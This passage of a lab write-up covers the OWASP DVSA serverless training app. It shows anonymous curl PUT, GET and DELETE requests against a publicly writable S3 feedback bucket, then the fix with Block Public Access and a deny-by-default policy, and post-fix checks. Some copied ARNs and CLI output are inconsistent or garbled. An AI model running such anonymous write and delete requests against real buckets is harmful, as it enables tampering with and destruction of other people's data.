lesson4 $ echo "===== EXPLOIT 4: Anonymous DELETE attempt ====="
===== EXPLOIT 4: Anonymous DELETE attempt =====
lesson4 $ curl -X PUT "https://${FEEDBACK_BUCKET}.s3.amazonaws.com/delete-me.txt" \
> --data "delete this" -w "\nPUT status: %{http_code}\n" -s

PUT status: 200
lesson4 $ curl -X DELETE "https://${FEEDBACK_BUCKET}.s3.amazonaws.com/delete-me.txt" \
> -w "\nDELETE status: %{http_code}\n" -s

DELETE status: 204
lesson4 $
lesson4 $ echo ""

lesson4 $ echo "===== Confirming uploads via authenticated listing ====="
===== Confirming uploads via authenticated listing =====
lesson4 $ aws s3 ls "s3://${FEEDBACK_BUCKET}/" --recursive | grep -E "attacker|malicious|delete-me" || echo "Files not found"
```

Figure 9 — Anonymous GET and DELETE succeed

GET returns HTTP 200 with the full HTML body. DELETE returns HTTP 204. All four CRUD operations succeed against the bucket from an unauthenticated endpoint.

Part 5 — Evidence and Proof

The vulnerability is established by two complementary pieces of evidence:

(1) Configuration evidence (Figures 5 and 6). The bucket itself advertises the misconfiguration. The Public Access Block is disabled and the bucket policy contains an explicit Allow on Principal: "*" for write/read/delete actions. These are publicly readable via `aws s3api get-bucket-policy` from any account.

(2) Behavioral evidence (Figures 8 and 9). Anonymous HTTP requests with no AWS credentials succeed. PUT returns 200, GET returns 200 with the uploaded content, DELETE returns 204. Authenticated listing then confirms the attacker's files are persisted in the bucket (`attacker_payload.html` 296 bytes, `malicious_feedback.txt` 137 bytes).

Both exploit families succeed: configuration says "public CRUD allowed" and behavior confirms it. The vulnerability is real, exploitable from the public internet, and persistent.

Part 6 — Fix Strategy / Probable Mitigation

The fix has two parts and belongs entirely at the S3 service layer (no Lambda code changes are needed):

(1) Master switch	Enable Block Public Access on the bucket so that any future permissive policy or ACL is automatically overridden.
(2) Policy rewrite	Replace the public-write policy with a Deny-by-default policy that allows PutObject/GetObject/DeleteObject only for the specific Lambda execution roles that legitimately need them, matching the proven-secure pattern already in use on the receipts bucket.

This addresses the root cause directly: the storage layer no longer accepts anonymous traffic, and even authenticated AWS principals outside the approved list are denied. The application's legitimate Feedback Lambdas continue to function because they assume one of the listed role ARNs.

Part 7 — Code / Config Changes

Step 1 — Identify the legitimate Lambda role(s)

Before writing the new policy, the legitimate Feedback Lambda role ARNs were discovered so they could be allow-listed. Two roles exist in the account (one active, one orphaned from a previous deployment).

```
CloudShell
```

us-east-1 +

```
> aws s3api put-public-access --bucket feedback-upload \
>   "BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true"
lesson4 $ echo "Done."
Done.
lesson4 $ 
lesson4 $ echo ""

lesson4 $ echo "===== STEP 6.2: Build a least-privilege bucket policy ====="
===== STEP 6.2: Build a least-privilege bucket policy =====
lesson4 $ # First find the legitimate Lambda role(s) that need to write feedback
lesson4 $ echo "--- Searching for feedback-related Lambda roles ---"
--- Searching for feedback-related Lambda roles ---
lesson4 $ aws iam list-roles \
>   --query "Roles[?contains(RoleName, 'OWASP-DVSA')] && (contains(RoleName, 'Feedback') || contains(RoleName, 'feedback'))".{Name:RoleName,ARN:Arn}" \
>   --output table
-----
|                                     | ListRoles                                     |
+-----+-----+-----+-----+-----+-----+
| RoleName | ARN | Name |
+-----+-----+-----+-----+-----+
| arn:aws:iam::637452052910:role/serverlessrepo-OWASP-DVSA-FeedbackUploadFunctionRol-e6b2qA36Y0rA | serverlessrepo-OWASP-DVSA-Feedba |
ackUploadFunctionRol-e6b2qA36Y0rA |
| arn:aws:iam::637452052910:role/serverlessrepo-OWASP-DVSA-FeedbackUploadFunctionRol-offt6GbloqrR | serverlessrepo-OWASP-DVSA-Feedba |
ackUploadFunctionRol-offt6GbloqrR |
+-----+-----+-----+-----+-----+
lesson4 $
```

Figure 10 — Legitimate Feedback Lambda role ARNs

Two roles found: ...FeedbackUploadFunctionRol-e6b2qA36YORa and ...FeedbackUploadFunctionRol-ofT6GbloqcR. Both are included in the new policy's allow-list to support whichever is currently wired up.

Step 2 — Enable Block Public Access

```
aws s3api put-public-access-block --bucket "$FEEDBACK_BUCKET" \
--public-access-block-configuration \
"BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true"
```

Step 3 — Replace the bucket policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "DenyAllExceptLegitimateLambdaRoles",
      "Effect": "Deny",
      "Principal": "*",
      "Action": ["s3:PutObject", "s3:PutObjectAcl",
        "s3:GetObject", "s3:DeleteObject"],
      "Resource": "arn:aws:s3:::dvsa-feedback-bucket-637452052910-us-east-1/*",
      "Condition": {
        "StringNotLike": {
          "aws:PrincipalArn": [
            "arn:aws:iam::637452052910:role/serverlessrepo-0WASP-DVSA-FeedbackUploadFunctionRol-e6b2qA36Y0rA",
            "arn:aws:iam::637452052910:role/serverlessrepo-0WASP-DVSA-FeedbackUploadFunctionRol-ofFt6GbloqcR",
            "arn:aws:iam::637452052910:root"
          ]
        }
      }
    },
    {
      "Sid": "AdminBucketAccessStatement",
      "Effect": "Allow",
      "Principal": {"AWS": "arn:aws:iam::637452052910:root"},
      "Action": "s3:*",
      "Resource": [
        "arn:aws:s3:::dvsa-feedback-bucket-637452052910-us-east-1",
        "arn:aws:s3:::dvsa-feedback-bucket-637452052910-us-east-1/*"
      ]
    }
  ]
}
```

The policy uses a deny-list pattern: the *Deny* applies to everyone *except* the principals listed in the *StringNotLike* condition. This is the same pattern used by the (already-secure) receipts bucket (Figure 3), so we are converging both buckets on a single audited policy shape.

```
===== Verify Public Access Block is enforced =====
lesson4 $ aws s3api get-public-access-block --bucket "$FEEDBACK_BUCKET"
{
  "PublicAccessBlockConfiguration": {
    "BlockPublicAcls": true,
    "IgnorePublicAcls": true,
    "BlockPublicPolicy": true,
    "RestrictPublicBuckets": true
  }
}
lesson4 $
```

Figure 11 — Public Access Block enforced after the fix

All four Block Public Access flags are now true. Compare to Figure 6 (pre-fix), where all four were false.

Part 8 — Verification After Fix

The same four anonymous HTTP requests from Step D were re-issued against the bucket. Every previously-successful operation is now denied:




Figure 12 — All four exploits return HTTP 403 after the fix

Notably, the GET error message reads "User: Anonymous is not authorized to perform: s3:GetObject ... with an explicit deny in a resource-based policy" — confirming the new Deny statement is the cause.

Before / after summary

Test (anonymous, no AWS credentials)	Before Fix	After Fix
PUT attacker_payload.html	200 OK	403 AccessDenied
PUT malicious_feedback.txt	200 OK	403 AccessDenied
GET (read uploaded file)	200 OK	403 AccessDenied
DELETE arbitrary object	204 No Content	403 AccessDenied

Same exact requests, same exact bucket, opposite outcome. Configuration fix verified end-to-end with no Lambda code changes.

```
lesson4 $ echo "===== Confirming nothing new was uploaded ====="
===== Confirming nothing new was uploaded =====
lesson4 $ aws s3 ls "s3://${FEEDBACK_BUCKET}/" --recursive | grep -E "post_fix" || echo "✓ No post-fix files were created – fix is working"
✓ No post-fix files were created – fix is working
lesson4 $
```

Figure 13 — Cleanup verification

After the fix was applied, no new attacker files could be created. The earlier `attacker_payload.html` and `malicious_feedback.txt` were removed via authenticated administrative deletion.

Part 9 — Structured Operation and Security Analysis

Intended logic and security rule(s)

Normal workflow. An authenticated DVSA user submits feedback through the application UI. The request is authenticated by Cognito, routed by API Gateway, processed by the FeedbackUpload Lambda, and only the Lambda writes the resulting object into the feedback bucket using its execution role's temporary credentials.

Security rules. (1) No anonymous principal must be able to write, read, or delete objects in the feedback bucket. (2) Direct write access must be limited to the specific Lambda execution role(s) that legitimately process feedback. (3) Block Public Access must be enabled to override any permissive policy or ACL.

Table A — Structured analysis summary

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior Evidence	Exploit Behavior Evidence
Insecure Cloud Configuration (S3 feedback bucket)	No anonymous CRUD on the bucket; writes restricted to FeedbackUpload Lambda role(s); Block Public Access enabled.	aws s3api get-public-access-block, get-bucket-policy, get-bucket-acl; curl for anonymous HTTP tests; aws s3 ls for write confirmation (Figs. 2, 6, 7, 10).	Receipts bucket (same DVSA app) shows Block Public Access enabled and Deny-by-default policy. Anonymous PUT/GET/DELETE return HTTP 403 with "explicit deny in a resource-based policy" (Figs. 3, 5).	Feedback bucket: Block Public Access fully off (Fig. 6); policy allows Principal:"*" to PutObject/GetObject/DeleteObject (Fig. 6). Anonymous PUT, GET, DELETE all succeed with 200/204 and uploaded files persist in the bucket (Figs. 8, 9).

Table B — Deviation, fix, and verification

Vulnerability	Why It's a Deviation	Class	Fix Applied (Where)	Post-Fix Verification
Insecure Cloud Configuration (S3 feedback bucket)	Anonymous full-CRUD access violates rules (1) — no anonymous access — and (3) — Block Public Access must be on. Configuration evidence and behavioral evidence both confirm.	Accidental Misconfiguration — the policy appears intended to facilitate the lab's exploit lesson rather than reflect production design.	Bucket-level fix at the S3 service layer: enabled Block Public Access (all four flags) and replaced the bucket policy with a Deny-by-default policy whose StringNotLike condition allow-lists only the FeedbackUpload Lambda role ARNs and the account root (Figs. 10, 11).	Re-running the same four anonymous HTTP exploits returns HTTP 403 AccessDenied on every request (Fig. 12). Cleanup listing confirms no new files can be planted (Fig. 13). The legitimate FeedbackUpload Lambda continues to function because its role ARN is in the allow-list.

Part 10 — Takeaway / Lessons Learned

Three lessons emerge from this work:

(1) Storage misconfigurations bypass the application entirely. Every validation, every authentication check, every authorization gate that lives in the Lambda code is irrelevant if attackers can write to the same bucket directly. In serverless architectures, storage is part of the public attack surface and must be defended as rigorously as the API layer.

(2) Block Public Access is non-negotiable. It is a master override that prevents any future permissive policy or ACL from accidentally exposing the bucket. Even when a bucket policy looks tight, leaving the Public Access Block off is a latent risk waiting for the next deploy or policy edit to materialize.

(3) Audit positive baselines, not just negatives. Auditing the receipts bucket alongside the feedback bucket revealed that DVSA already ships a proven-secure policy shape: deny-by-default with a *StringNotLike* allow-list. Reusing that shape on the feedback bucket made the fix immediate and consistent, and removes the temptation to design a new (and untested) policy from scratch.

The general design principle is **defense in depth at the storage tier**: Public Access Block as the master switch, an explicit-Deny bucket policy as the second layer, and IAM-based principal allow-lists as the precision tool. With all three in place, accidental exposure becomes far less likely.